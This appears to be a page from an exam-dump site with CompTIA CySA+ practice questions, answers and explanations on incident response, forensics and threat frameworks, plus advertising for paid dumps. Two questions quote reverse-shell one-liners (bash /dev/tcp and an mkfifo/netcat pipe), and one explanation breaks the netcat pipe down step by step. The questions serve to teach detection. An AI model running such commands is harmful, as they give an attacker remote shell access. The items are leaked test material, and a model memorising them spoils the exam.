Option A: Restricts input to a Social Security Number (SSN) format ([0-9]{3}-[0-9]{2}-[0-9]{4}). While it prevents JavaScript injection, it is too restrictive and would break legitimate text-based content in the XML.

Option C: Restricts input to only numeric values ([0-9]*), preventing JavaScript injection but also breaking legitimate non-numeric content in the < description > field.

Option D: Restricts input to a single positive integer, which does not align with the expected text-based content.

Thus, Option B is the correct answer, as it enforces proper input validation while still allowing expected text input.

NEW QUESTION: 173

A cybersecurity analyst is participating with the DLP project team to classify the organization's data. Which of the following is the primary purpose for classifying data?

- A. To identify regulatory compliance requirements
- B. To facilitate the creation of DLP rules
- C. To prioritize IT expenses
- D. To establish the value of data to the organization

Answer: ([SHOW ANSWER](#))

The primary purpose of data classification is to determine the value of data to the organization. This helps in defining protection levels, access controls, and risk mitigation strategies.

Option A (Regulatory compliance requirements) is important but not the primary reason. Compliance is a result of data classification, not its purpose.

Option B (Facilitating DLP rules) is a secondary benefit, but classification is broader and not limited to DLP.

Option C (Prioritizing IT expenses) is unrelated to why organizations classify data.

Thus, D is the correct answer, as classification helps organizations prioritize data protection based on its value.

NEW QUESTION: 174

The Chief Information Security Officer is directing a new program to reduce attack surface risks and threats as part of a zero trust approach. The IT security team is required to come up with priorities for the program.

Which of the following is the best priority based on common attack frameworks?

- A. Reduce the administrator and privileged access accounts
- B. Employ a network-based IDS
- C. Conduct thorough incident response
- D. Enable SSO to enterprise applications

Answer: ([SHOW ANSWER](#))

The best priority based on common attack frameworks for a new program to reduce attack surface risks and threats as part of a zero trust approach is to reduce the administrator and privileged access accounts.

Administrator and privileged access accounts are accounts that have elevated permissions or capabilities to perform sensitive or critical tasks on systems or networks, such as installing software, changing configurations, accessing data, or granting access. Reducing the administrator and privileged access accounts can help minimize the attack surface, as it can limit the number of potential targets or entry points for attackers, as well as reduce the impact or damage of an attack if an account is compromised.

NEW QUESTION: 175

A systems analyst is limiting user access to system configuration keys and values in a Windows environment.

Which of the following describes where the analyst can find these configuration items?

- A. config. ini
- B. ntds.dit
- C. Master boot record
- D. Registry

Answer: ([SHOW ANSWER](#))

The correct answer is D. Registry.

The registry is a database that stores system configuration keys and values in a Windows environment. The registry contains information about the hardware, software, users, and preferences of the system. The registry can be accessed and modified using the Registry Editor tool (regedit.exe) or the command-line tool (reg.exe).

The registry is organized into five main sections, called hives, which are further divided into subkeys and values.

The other options are not the best descriptions of where the analyst can find system configuration keys and values in a Windows environment. config.ini (A) is a file that stores configuration settings for some applications, but it is not a database that stores system configuration keys and values. ntds.dit (B) is a file that stores the Active Directory data for a domain controller, but it is not a database that stores system configuration keys and values. Master boot record is a section of the hard disk that contains information about the partitions and the boot loader, but it is not a database that stores system configuration keys and values.

NEW QUESTION: 176

Due to an incident involving company devices, an incident responder needs to take a mobile phone to the lab for further investigation. Which of the following tools should be used to maintain the integrity of the mobile phone while it is transported? (Select two).

- A. Signal-shielded bag
- B. Tamper-evident seal
- C. Thumb drive
- D. Crime scene tape
- E. Write blocker
- F. Drive duplicator

Answer: ([SHOW ANSWER](#))

A signal-shielded bag and a tamper-evident seal are tools that can be used to maintain the integrity of the mobile phone while it is transported. A signal-shielded bag prevents the phone from receiving or sending any signals that could compromise the data or evidence on the device. A tamper-evident seal ensures that the phone has not been opened or altered during the transportation.

References: Mobile device forensics, Section:
Acquisition

NEW QUESTION: 177

Two employees in the finance department installed a freeware application that contained embedded malware.

The network is robustly segmented based on areas of responsibility. These computers had critical sensitive information stored locally that needs to be recovered. The department manager advised all department employees to turn off their computers until the security team could be contacted about the issue. Which of the following is the first step the incident response staff members should take when they arrive?

- A. Turn on all systems, scan for infection, and back up data to a USB storage device.
- B. Identify and remove the software installed on the impacted systems in the department.
- C. Explain that malware cannot truly be removed and then reimage the devices.
- D. Log on to the impacted systems with an administrator account that has privileges to perform backups.
- E. Segment the entire department from the network and review each computer offline.

Answer: ([SHOW ANSWER](#))

Segmenting the entire department from the network and reviewing each computer offline is the first step the incident response staff members should take when they arrive. This step can help contain the malware infection and prevent it from spreading to other systems or networks. Reviewing each computer offline can help identify the source and scope of the infection, and determine the best course of action for recovery¹².

Turning on all systems, scanning for infection, and backing up data to a USB storage device is a risky step, as it can activate the malware and cause further damage or data loss. It can also compromise the USB storage device and any other system that connects to it. Identifying and removing the software installed on the impacted systems in the department is a possible step, but it should be done after segmenting the department from the network and reviewing each computer offline. Explaining that malware cannot truly be removed and then reimaging the devices is a drastic step, as it can result in data loss and downtime. It should be done only as a last resort, and after backing up the data and verifying its integrity. Logging on to the impacted systems with an administrator account that has privileges to perform backups is a dangerous step, as it can expose the administrator credentials and privileges to the malware, and allow it to escalate its access and capabilities³⁴.

References: Incident Response: Processes, Best Practices & Tools - Atlassian, Incident Response Best Practices | SANS Institute, Malware Removal: How to Remove Malware from Your Device, How to Remove Malware From Your PC | PCMag

NEW QUESTION: 178

An analyst is imaging a hard drive that was obtained from the system of an employee who is suspected of going rogue. The analyst notes that the initial hash of the evidence drive does not match the resultant hash of the imaged copy. Which of the following best describes the reason for the conflicting investigative findings?

- A. Chain of custody was not maintained for the evidence drive.
- B. Legal authorization was not obtained prior to seizing the evidence drive.
- C. Data integrity of the imaged drive could not be verified.
- D. Evidence drive imaging was performed without a write blocker.

Answer: D ([LEAVE A REPLY](#))

In digital forensics, a write blocker is a critical tool used to prevent any modifications to the source drive during imaging. When a forensic image is created, it should be an exact bit-for-bit copy of the original evidence. If a write blocker is not used, system processes or other unintended changes can alter the contents of the drive, leading to a hash mismatch between the original and the image copy.

Chain of custody (Option A) ensures proper documentation of who accessed the evidence, but it does not directly affect the hash values.

Legal authorization (Option B) is necessary but unrelated to the technical integrity of the image.

Data integrity verification (Option C) is part of the process, but in this scenario, the failure to maintain integrity stems from the lack of a write blocker.

Thus, the correct answer is D, as using a write blocker would have prevented any unintended changes to the data.

NEW QUESTION: 179

An analyst wants to detect outdated software packages on a server. Which of the following methodologies will achieve this objective?

- A. Data loss prevention
- B. Configuration management
- C. Common vulnerabilities and exposures
- D. Credentialed scanning

Answer: ([SHOW ANSWER](#))

To detect outdated software packages (installed software versions, patch levels, missing updates) on a server, the most effective methodology is credentialed scanning, because it allows the scanner to log in and inspect the system "from the inside," including installed versions and patch status.

Exact extract (Sybex CySA+ Study Guide):

"Administrators can provide the scanner with credentials that allow the scanner to connect to the target server and retrieve configuration information... For example, if a vulnerability scan detects a potential issue that can be corrected by an operating system update, the credentialed scan can check whether the update is installed on the system before reporting a vulnerability." Exact extract (Secbay Press):

"With privileged credentials... the vulnerability report will be able to identify settings like these: Installed software version... Patch levels ..." Why the other options are not correct:

* A (DLP) is for preventing sensitive data leakage, not detecting outdated packages.

* B (Configuration management) helps maintain desired state, but the question asks specifically for a methodology to detect outdated packages-credentialed scans directly enumerate versions/patch levels.

* C (CVE) is a naming/cataloging system for known vulnerabilities; it doesn't, by itself, detect what's installed on your server.

NEW QUESTION: 180

Joe, a leading sales person at an organization, has announced on social media that he is leaving his current role to start a new company that will compete with his current employer. Joe is soliciting his current employer

's customers. However, Joe has not resigned or discussed this with his current supervisor yet. Which of the following would be the best action for the incident response team to recommend?

- A. Isolate Joe 's PC from the network
- B. Reimage the PC based on standard operating procedures
- C. Initiate a remote wipe of Joe 's PC using mobile device management
- D. Perform no action until HR or legal counsel advises on next steps

Answer: ([SHOW ANSWER](#))

The best action for the incident response team to recommend in this scenario is to perform no action until HR or legal counsel advises on next steps. This action can help avoid any potential legal or ethical issues, such as violating employee privacy rights, contractual obligations, or organizational policies. This action can also help ensure that any evidence or information collected from the employee's system or network is admissible and valid in case of any legal action or dispute. The incident response team should consult with HR or legal counsel before taking any action that may affect the employee's system or network.

NEW QUESTION: 181

Which of the following is the most important factor to ensure accurate incident response reporting?

- A. A well-defined timeline of the events
- B. A guideline for regulatory reporting
- C. Logs from the impacted system
- D. A well-developed executive summary

Answer: ([SHOW ANSWER](#))

A well-defined timeline of the events is the most important factor to ensure accurate incident response reporting, as it provides a clear and chronological account of what happened, when it happened, who was involved, and what actions were taken. A timeline helps to identify the root cause of the incident, the impact and scope of the damage, the effectiveness of the response, and the lessons learned for future improvement. A timeline also helps to communicate the incident to relevant stakeholders, such as management, legal, regulatory, or media entities. The other factors are also important for incident response reporting, but they are not as essential as a well-defined timeline. Official References:

<https://www.ibm.com/topics/incident-response>

<https://www.crowdstrike.com/cybersecurity-101/incident-response/incident-response-steps/>

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here:

<https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/> (510 Q&As Dumps, **35%OFF** Special Discount Code: **freecram**)

NEW QUESTION: 182

A systems administrator is reviewing after-hours traffic flows from data center servers and sees regular, outgoing HTTPS connections from one of the servers to a public IP address. The server should not be making outgoing connections after hours. Looking closer, the administrator sees this traffic pattern around the clock during work hours as well. Which of the following is the most likely explanation?

- A. Command-and-control beaconing activity
- B. Data exfiltration
- C. Anomalous activity on unexpected ports
- D. Network host IP address scanning
- E. A rogue network device

Answer: (SHOW ANSWER)

Command-and-control (C2) beaconing involves compromised systems communicating with an attacker's server at regular intervals, often using HTTPS to blend in with legitimate traffic. This is indicative of a potential compromise where malware communicates back to a command center. The persistent nature of the connections after hours and throughout the day suggests automated beaconing, which is a tell-tale sign of C2 activity. According to CompTIA CySA+, this type of activity should raise immediate suspicion and warrants further investigation and containment. While options B, C, D, and E might indicate other issues, they do not fit the pattern described as well as option A.

NEW QUESTION: 183

Given the following CVSS string-

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/3:U/C:K/I:K/A:H

Which of the following attributes correctly describes this vulnerability?

- A. A user is required to exploit this vulnerability.
- B. The vulnerability is network based.
- C. The vulnerability does not affect confidentiality.
- D. The complexity to exploit the vulnerability is high.

Answer: (SHOW ANSWER)

The vulnerability is network based is the correct attribute that describes this vulnerability, as it can be inferred from the CVSS string. CVSS stands for Common Vulnerability Scoring System, which is a framework that assigns numerical scores and ratings to vulnerabilities based on their characteristics and severity. The CVSS string consists of several metrics that define different aspects of the vulnerability, such as the attack vector, the attack complexity, the privileges required, the user interaction, the scope, and the impact on confidentiality, integrity and availability. The first metric in the CVSS string is the attack vector (AV), which indicates how the vulnerability can be exploited. The value of AV in this case is N, which stands for network.

This means that the vulnerability can be exploited remotely over a network connection, without physical or logical access to the target system. Therefore, the vulnerability is network based. Official References:

* <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

* <https://www.comptia.org/certifications/cybersecurity-analyst>

* <https://packitforwarding.com/index.php/2019/01/10/comptia-cysa-common-vulnerability-scoring- system-cvss/>

NEW QUESTION: 184

A security analyst has identified a new malware file that has impacted the organization. The malware is polymorphic and has built-in conditional triggers that require a connection to the internet. The CPU has an idle process of at least 70%. Which of the following best describes how the security analyst can effectively review the malware without compromising the organization's network?

- A. Utilize an RDP session on an unused workstation to evaluate the malware.
- B. Disconnect and utilize an existing infected asset off the network.
- C. Create a virtual host for testing on the security analyst workstation.
- D. Subscribe to an online service to create a sandbox environment.

Answer: (SHOW ANSWER)

A sandbox environment is a safe and isolated way to analyze malware without affecting the organization's network. An online service can provide a sandbox environment without requiring the security analyst to set up a virtual host or use an RDP session. Disconnecting and using an existing infected asset is risky and may not provide accurate results. References: Malware Analysis: Steps & Examples, Dynamic Analysis

NEW QUESTION: 185

Which of the following would a security analyst most likely use to compare TTPs between different known adversaries of an organization?

- A. MITRE ATTACK
- B. Cyber Kill Chain
- C. OWASP
- D. STIXTAXII

Answer: (SHOW ANSWER)

MITRE ATT&CK is a framework and knowledge base that describes the tactics, techniques, and procedures (TTPs) used by various adversaries in cyberattacks. MITRE ATT&CK can help security analysts compare TTPs between different known adversaries of an organization, as well as identify patterns, gaps, or trends in adversary behavior. MITRE ATT&CK can also help security analysts improve threat detection, analysis, and response capabilities, as well as share threat intelligence with other organizations or communities

NEW QUESTION: 186

Following a recent security incident, the Chief Information Security Officer is concerned with improving visibility and reporting of malicious actors in the environment. The goal is to reduce the time to prevent lateral movement and potential data exfiltration. Which of the following techniques will best achieve the improvement?

- A. Mean time to detect
- B. Mean time to respond
- C. Mean time to remediate
- D. Service-level agreement uptime

Answer: (SHOW ANSWER)

Mean time to detect (MTTD) is a metric that measures how quickly an organization can identify a security incident or a malicious actor in the environment. Reducing MTTD can improve visibility and reporting of threats, as well as prevent lateral movement and data exfiltration by detecting them sooner.

NEW QUESTION: 187

A security analyst needs to develop a solution to protect a high-value asset from an exploit like a recent zero- day attack. Which of the following best describes this risk management strategy?

- A. Avoid
- B. Transfer
- C. Accept
- D. Mitigate

Answer: ([SHOW ANSWER](#))

Comprehensive Detailed Explanation:The best approach to address the risk of a zero-day attack is mitigation.

Here's an explanation of each option:

A). Avoid

Avoiding risk would mean discontinuing the use of the asset, which is not feasible for high-value assets that are essential to operations.

B). Transfer

Transferring risk would involve outsourcing or obtaining insurance, but this does not directly reduce the threat of a zero-day exploit.

C). Accept

Accepting the risk means acknowledging it without implementing countermeasures, which is not advisable for high-value assets at risk from sophisticated attacks.

D). Mitigate

Mitigation involves implementing technical or administrative controls to reduce the impact of an attack. For zero-day exploits, this could include installing network-based protections, enhancing monitoring, or applying threat intelligence to detect or contain potential exploit attempts.

References:

NIST SP 800-30: Guide for Conducting Risk Assessments.

OWASP Risk Rating Methodology: Techniques for assessing and mitigating security risks.

NEW QUESTION: 188

Which of the following is a reason why proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response?

- A. TO ensure the report is legally acceptable in case it needs to be presented in court
- B. To present a lessons-learned analysis for the incident response team
- C. To ensure the evidence can be used in a postmortem analysis
- D. To prevent the possible loss of a data source for further root cause analysis

Answer: ([SHOW ANSWER](#))

The correct answer is A) To ensure the report is legally acceptable in case it needs to be presented in court.

Proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response because they ensure the integrity, authenticity, and admissibility of the evidence in case it needs to be presented in court. Evidence that is mishandled, tampered with, or poorly documented may not be accepted by the court or may be challenged by the opposing party. Therefore, incident responders should follow the best practices and standards for evidence collection, preservation, analysis, and reporting¹.

The other options are not reasons why proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response. They are rather outcomes or benefits of conducting a thorough and effective incident response process. A lessons-learned analysis (B) is a way to identify the strengths and weaknesses of the incident response team and improve their performance for future incidents. A postmortem analysis is a way to determine the root cause, impact, and timeline of the incident and provide recommendations for remediation and prevention. A root cause analysis (D) is a way to identify the underlying factors that led to the incident and address them accordingly.

NEW QUESTION: 189

Which of the following tools provides logs that show user access to prohibited cloud storage, identifying whether a file was downloaded to a personal device?

- A. SASE
- B. CASB
- C. EDR

D. SDN

Answer: ([SHOW ANSWER](#))

The correct answer is B. CASB. A Cloud Access Security Broker is specifically designed to sit between users and cloud services, monitor cloud activity, enforce access policies, and provide visibility into unauthorized cloud storage use. This directly matches the question's requirement: showing user access to prohibited cloud storage and whether a file was downloaded to a personal device.

Exact supporting extract: the All-in-One CySA+ guide explains that a CASB "sits between each user and each cloud service," monitors activity, enforces policies, and alerts when something is wrong. It also lists visibility as a CASB pillar, including whether users are connecting to unauthorized resources such as cloud storage not controlled by the organization.

The Sybex CySA+ Study Guide also states that CASB tools enforce security policies when cloud resources and services are used, and can help with data security, service usage and access visibility, and risk management.

The official CompTIA CySA+ CS0-003 objectives include Cloud Access Security Broker (CASB) under identity and access management / security operations architecture concepts.

Why the other options are incorrect:

A). SASE is broader architecture that may include CASB, SWG, FWaaS, and SD-WAN, but the specific tool for cloud-service visibility and policy logging is CASB.

C). EDR focuses on endpoint detection and response, not cloud storage access monitoring across cloud services.

D). SDN is software-defined networking and does not provide user-level cloud storage access logs.

NEW QUESTION: 190

During an incident, an analyst needs to acquire evidence for later investigation. Which of the following must be collected first in a computer system, related to its volatility level?

A. Disk contents

B. Backup data

C. Temporary files

D. Running processes

Answer: ([SHOW ANSWER](#))

The most volatile type of evidence that must be collected first in a computer system is running processes.

Running processes are programs or applications that are currently executing on a computer system and using its resources, such as memory, CPU, disk space, or network bandwidth. Running processes are very volatile because they can change rapidly or disappear completely when the system is shut down, rebooted, logged off, or crashed. Running processes can also be affected by other processes or users that may modify or terminate them. Therefore, running processes must be collected first before any other type of evidence in a computer system

NEW QUESTION: 191

Which of the following is a KPI that is used to monitor or report on the effectiveness of an incident response reporting and communication program?

A. Incident volume

B. Mean time to detect

C. Average time to patch

D. Remediated incidents

Answer: ([SHOW ANSWER](#))

Mean Time to Detect (MTTD) is the most appropriate Key Performance Indicator (KPI) to monitor the effectiveness of an incident response reporting and communication program among the choices provided.

* Why B is correct: The primary goal of an "incident reporting" program (whether automated by tools or reported by users/staff) is to alert the security team to an issue as quickly as possible. MTTD measures the average time it takes for an organization to identify (detect and report) an incident after it has occurred. A lower MTTD directly indicates that the reporting mechanisms and communication channels from the source to the analysts are operating effectively.

* Why A is incorrect: Incident volume measures the quantity of incidents, which reflects the threat landscape or workload rather than the effectiveness of the response program itself. While an increase in user-reported volume can indicate better awareness, MTTD is the standard performance metric for the process.

* Why C is incorrect: Average time to patch is a KPI for Vulnerability Management, not Incident Response reporting.

- * Why D is incorrect: Remediated incidents refers to the volume of resolved issues (Response/Recovery phase) and does not specifically measure the speed or quality of the reporting and communication (detection) phase.
- In Domain 4 (Reporting and Communication) and Domain 1 (Security Operations), CompTIA emphasizes the use of time-based metrics to evaluate process maturity.
- * MTTD (Mean Time to Detect): Measures " dwell time " and the efficiency of the Detection & Reporting phase.
- * MTTR (Mean Time to Respond): Measures the efficiency of the Response & Recovery phase.

NEW QUESTION: 192

A security analyst needs to ensure that systems across the organization are protected based on the sensitivity of the content each system hosts. The analyst is working with the respective system owners to help determine the best methodology that seeks to promote confidentiality, availability, and integrity of the data being hosted. Which of the following should the security analyst perform first to categorize and prioritize the respective systems?

A. Interview the users who access these systems,

B. Scan the systems to see which vulnerabilities currently exist.

C. Configure alerts for vendor-specific zero-day exploits.

D. Determine the asset value of each system.

Answer: [\(SHOW ANSWER\)](#)

Determining the asset value of each system is the best action to perform first, as it helps to categorize and prioritize the systems based on the sensitivity of the data they host. The asset value is a measure of how important a system is to the organization, in terms of its financial, operational, or reputational impact. The asset value can help the security analyst to assign a risk level and a protection level to each system, and to allocate resources accordingly. The other actions are not as effective as determining the asset value, as they do not directly address the goal of promoting confidentiality, availability, and integrity of the data. Interviewing the users who access these systems may provide some insight into how the systems are used and what data they contain, but it may not reflect the actual value or sensitivity of the data from an organizational perspective. Scanning the systems to see which vulnerabilities currently exist may help to identify and remediate some security issues, but it does not help to categorize or prioritize the systems based on their data sensitivity. Configuring alerts for vendor-specific zero-day exploits may help to detect and respond to some emerging threats, but it does not help to protect the systems based on their data sensitivity.

NEW QUESTION: 193

A vulnerability management team is unable to patch all vulnerabilities found during their weekly scans. Using the third-party scoring system described below, the team patches the most urgent vulnerabilities:

Metric	Description
Cobain	Exploitable by malware
Grohl	Externally facing
Novo	Exploit PoC available
Smear	Older than 2 years
Channing	Vulnerability research activity

Additionally, the vulnerability management team feels that the metrics Smear and Channing are less important than the others, so these will be lower in priority. Which of the following vulnerabilities should be patched first, given the above third-party scoring system?

A. InLoud:Cobain: YesGrohl: NoNovo: YesSmear: YesChanning: No

B. TSpirt:Cobain: YesGrohl: YesNovo: YesSmear: NoChanning: No

C. ENameless:Cobain: YesGrohl: NoNovo: YesSmear: NoChanning: No

D. PBleach:Cobain: YesGrohl: NoNovo: NoSmear: NoChanning: Yes

Answer: [\(SHOW ANSWER\)](#)

The vulnerability that should be patched first, given the above third-party scoring system, is:

TSpirit: Cobain: Yes Grohl: Yes Novo: Yes Smear: No Channing: No

This vulnerability has three out of five metrics marked as Yes, which indicates a high severity level. The metrics Cobain, Grohl, and Novo are more important than Smear and Channing, according to the vulnerability management team. Therefore, this vulnerability poses a greater risk than the other vulnerabilities and should be patched first.

NEW QUESTION: 194

Which of the following is the best framework for assessing how attackers use techniques over an infrastructure to exploit a target's information assets?

A. Structured Threat Information Expression

B. OWASP Testing Guide

C. Open Source Security Testing Methodology Manual

D. Diamond Model of Intrusion Analysis

Answer: ([SHOW ANSWER](#))

The Diamond Model of Intrusion Analysis focuses on understanding the relationships between the adversary, their capabilities, infrastructure, and victim. It provides a structured approach to examining how attackers exploit information assets. According to CompTIA CySA+, this model is valuable for detailing attack patterns and understanding the infrastructure attackers use. The other options, like Structured Threat Information Expression (A) and OWASP Testing Guide (B), address threat data sharing and web application testing, respectively, while the Open Source Security Testing Methodology Manual (OSSTMM) (C) covers general security testing procedures.

NEW QUESTION: 195

A disgruntled open-source developer has decided to sabotage a code repository with a logic bomb that will act as a wiper. Which of the following parts of the Cyber Kill Chain does this act exhibit?

A. Reconnaissance

B. Weaponization

C. Exploitation

D. Installation

Answer: ([SHOW ANSWER](#))

Weaponization is the stage of the Cyber Kill Chain where the attacker creates or modifies a malicious payload to use against a target. In this case, the disgruntled open-source developer has created a logic bomb that will act as a wiper, which is a type of malware that destroys data on a system. This is an example of weaponization, as the developer has prepared a cyberweapon to sabotage the code repository.

References: The answer was based on the web search results from Bing, especially the following sources:

Cyber Kill Chain | Lockheed Martin, which states: "In the weaponization step, the adversary creates remote access malware weapon, such as a virus or worm, tailored to one or more vulnerabilities."

The Cyber Kill Chain: The Seven Steps of a Cyberattack - EC-Council, which states: "In the weaponization stage, all of the attacker's preparatory work culminates in the creation of malware to be used against an identified target." What is the Cyber Kill Chain? Introduction Guide - CrowdStrike, which states: "Weaponization: The attacker creates a malicious payload that will be delivered to the target."

NEW QUESTION: 196

A security analyst identified the following suspicious entry on the host-based IDS logs:

```
bash -i >& /dev/tcp/10.1.2.3/8080 0>&1
```

Which of the following shell scripts should the analyst use to most accurately confirm if the activity is ongoing?

A. `#!/bin/bashnc 10.1.2.3 8080 -vv >dev/null && echo "Malicious activity" || echo "OK"`

B. `#!/bin/bashps -fea | grep 8080 >dev/null && echo "Malicious activity" || echo "OK"`

C. `#!/bin/bashls /opt/tcp/10.1.2.3/8080 >dev/null && echo "Malicious activity" || echo "OK"`

D. `#!/bin/bashnetstat -antp |grep 8080 >dev/null && echo "Malicious activity" || echo "OK"`

Answer: (SHOW ANSWER)

The suspicious entry on the host-based IDS logs indicates that a reverse shell was executed on the host, which connects to the remote IP address 10.1.2.3 on port 8080. The shell script option D uses the netstat command to check if there is any active connection to that IP address and port, and prints "Malicious activity" if there is, or "OK" otherwise. This is the most accurate way to confirm if the reverse shell is still active, as the other options may not detect the connection or may produce false positives.

ReferencesCompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 8: Incident Response, page 339.Reverse Shell Cheat Sheet, Bash section.

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here:

<https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/> (510 Q&As Dumps, **35%OFF** Special Discount Code: **freecram**)

NEW QUESTION: 197

A cybersecurity analyst is tasked with scanning a web application to understand where the scan will go and whether there are URIs that should be denied access prior to more in-depth scanning. Which of following best fits the type of scanning activity requested?

- A.** Uncredentialed scan
- B.** Discqyery scan
- C.** Vulnerability scan
- D.** Credentialed scan

Answer: (SHOW ANSWER)

A discovery scan is a type of web application scanning that involves identifying active, internet-facing web applications and their URIs, without performing any intrusive or in-depth tests. This type of scan can help to understand the scope and structure of a web application before conducting more comprehensive vulnerability scans¹². References: 1: OWASP Vulnerability Scanning Tools 2: CISA Web Application Scanning

NEW QUESTION: 198

A security operations center receives the following alerts related to an organization ' s cloud tenant:

Time	Alert description	Severity
Oct 10, 2023 02:00	Excessive application programming interface (API) failures from user jdoe12@myorg.com during a short period of time	Medium
Oct 10, 2023 02:15	Abnormal access to the cloud virtual machine (VM) International Material Data System service on project staging-01	Low
Oct 10, 2023 05:10	Abnormal amount of VMs created during a short period of time by service-01256623@compute-system.iam.gserviceaccount.com on project staging-01	Low
Oct 10, 2023 05:40	Malware running on compute instance edoifj34 on project staging-01	High
Oct 10, 2023 05:41	Malware running on compute instance eio325r on project staging-01	High
Oct 10, 2023 05:43	Malware running on compute instance jg3209f on project staging-01	High
Oct 10, 2023 05:46	Malware running on compute instance fd031f on project staging-01	High

Which of the following should an analyst do first to identify the initial compromise?

- A. Search audit logs for all activity under project staging-01 and correlate any actions against VM edoif j34.
- B. Search audit logs for userjdoe12@myorg.com and correlate the successful API requests on project staging-oi.
- C. Review audit logs for any successful compute instance actions targeting project staging-oi during the time of the alerts.
- D. Review logs for any audit action targeting compute instance APIs during the time of the alerts on VM fd031f .

Answer: (SHOW ANSWER)

To identify the initial compromise, the analyst should start with the earliest suspicious activity in the timeline and pivot into the audit logs for the principal (identity) associated with that first alert. Here, the first notable event is 02:00 excessive API failures tied to jdoe12@myorg.com. That commonly indicates password guessing, token misuse, or other authentication abuse attempts. The next events (02:15 metadata service access, 05:10 mass VM creation by a service account, 05:40 malware) look like follow-on activity after an initial foothold. Therefore, the best first step is to check whether those API failures were followed by any successful API calls by that user and then correlate those successful actions to the later stages in project staging-01.

This approach aligns with CySA+ guidance that analysts should use logs + timestamps to build a timeline and correlate events across identities/systems to understand scope and progression: Sybex emphasizes correlating events from multiple sources and using that correlation to determine scope and impact:Exact extract (Sybex Study Guide): "Security analysts are often asked to help analyze that data...

Knowing if other events are correlated with the initial event... [and] understanding what systems, users, services, or other assets were involved..." Secbay underscores that logs and timestamps are key to forming an accurate incident timeline (which is exactly what we're doing by starting from the earliest alert):Exact extract (Secbay Press): "System and application logs with timestamps help create a timeline of events, aiding in understanding when specific actions occurred during the incident." Why Option B is best vs. the others B starts with the earliest suspicious identity and seeks successful API activity that would confirm compromise and explain subsequent actions (metadata access # service account actions # malware).

A is too broad initially ("all activity under project staging-01") and anchors on a VM that only appears later; it's not the best first pivot when you already have an earlier suspect identity.

C starts at the compute-instance phase (05:10) rather than the earliest authentication/API anomaly (02:00), so it's more likely to find post-compromise actions rather than the initial entry.

D anchors on a specific later VM (fd031f) and compute APIs, again likely after the initial compromise.

References (CompTIA CySA+ CS0-003 documents / study guides used):

Mike Chapple & David Seidl, CompTIA CySA+ Study Guide (CS0-003): correlate other events with the initial event; identify involved users/systems/services Secbay Press, CompTIA CySA+ Exam Prep Guide (CS0-003): logs + timestamps build a timeline of events and support analysis of incident progression

NEW QUESTION: 199

An organization would like to ensure its cloud infrastructure has a hardened configuration. A requirement is to create a server image that can be deployed with a secure template. Which of the following is the best resource to ensure secure configuration?

- A. CIS Benchmarks
- B. PCI DSS
- C. OWASP Top Ten
- D. ISO 27001

Answer: ([SHOW ANSWER](#))

The best resource to ensure secure configuration of cloud infrastructure is A. CIS Benchmarks. CIS Benchmarks are a set of prescriptive configuration recommendations for various technologies, including cloud providers, operating systems, network devices, and server software. They are developed by a global community of cybersecurity experts and help organizations protect their systems against threats more confidently. PCI DSS, OWASP Top Ten, and ISO 27001 are also important standards for information security, but they are not focused on providing specific guidance for hardening cloud infrastructure. PCI DSS is a compliance scheme for payment card transactions, OWASP Top Ten is a list of common web application security risks, and ISO 27001 is a framework for establishing and maintaining an information security management system. These standards may have some relevance for cloud security, but they are not as comprehensive and detailed as CIS Benchmarks.

NEW QUESTION: 200

A security analyst detected the following suspicious activity:
`rm -f /tmp/f;mknode /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > /tmp/f` Which of the following most likely describes the activity?

- A. Network pivoting
- B. Host scanning
- C. Privilege escalation
- D. Reverse shell

Answer: ([SHOW ANSWER](#))

The command `rm -f /tmp/f;mknode /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > /tmp/f` is a one-liner that creates a reverse shell from the target machine to the attacker's machine. It does the following steps:

*`rm -f /tmp/f` deletes any existing file named `/tmp/f`

*`mknode /tmp/f p` creates a named pipe (FIFO) file named `/tmp/f`

*`cat /tmp/f|/bin/sh -i 2>&1` reads from the pipe and executes the commands using `/bin/sh` in interactive mode, redirecting the standard error to the standard output

*`nc 10.0.0.1 1234 > /tmp/f` connects to the attacker's machine at IP address 10.0.0.1 and port 1234 using netcat, and writes the output to the pipe. This way, the attacker can send commands to the target machine and receive the output through the netcat connection, effectively creating a reverse shell.

References

Hack the Galaxy

Reverse Shell Cheat Sheet

NEW QUESTION: 201

A security analyst reviews a packet capture and identifies the following output as anomalous:

13:49:57.553161 TP10.203.10.17.45701>10.203.10.22.12930:Flags[FPU],seq108331482,win1024,urg0, length0

13:49:57.553162 IP10.203.10.17.45701>10.203.10.22.48968:Flags[FPU],seq108331482,win1024,urg0, length0

...

Which of the following activities explains the output?

- A. Nmap Xmas scan
- B. Nikto's web scan
- C. Socat's proxying traffic using the urgent flag
- D. Angry IP Scanner output

Answer: ([SHOW ANSWER](#))

The captured traffic shows TCP packets with the Flags [FPU], which indicate that the FIN, PSH, and URG flags are set. This is characteristic of an Nmap Xmas scan. The Xmas scan is a type of port scan that sends packets with these flags set to determine port states based on responses from the target system. This technique is often used in stealth scanning to evade detection by firewalls or IDS/IPS.

- * Nikto's web scan (B) is used for identifying web server vulnerabilities but does not generate TCP packets with such unusual flags.
- * Socat's proxying (C) would not exhibit the specific Xmas scan pattern.
- * Angry IP Scanner (D) is a general-purpose scanner that does not use the TCP flags seen in this capture.

NEW QUESTION: 202

Which Of the following techniques would be best to provide the necessary assurance for embedded software that drives centrifugal pumps at a power Plant?

- A. Containerization
- B. Manual code reviews
- C. Static and dynamic analysis
- D. Formal methods

Answer: ([SHOW ANSWER](#))

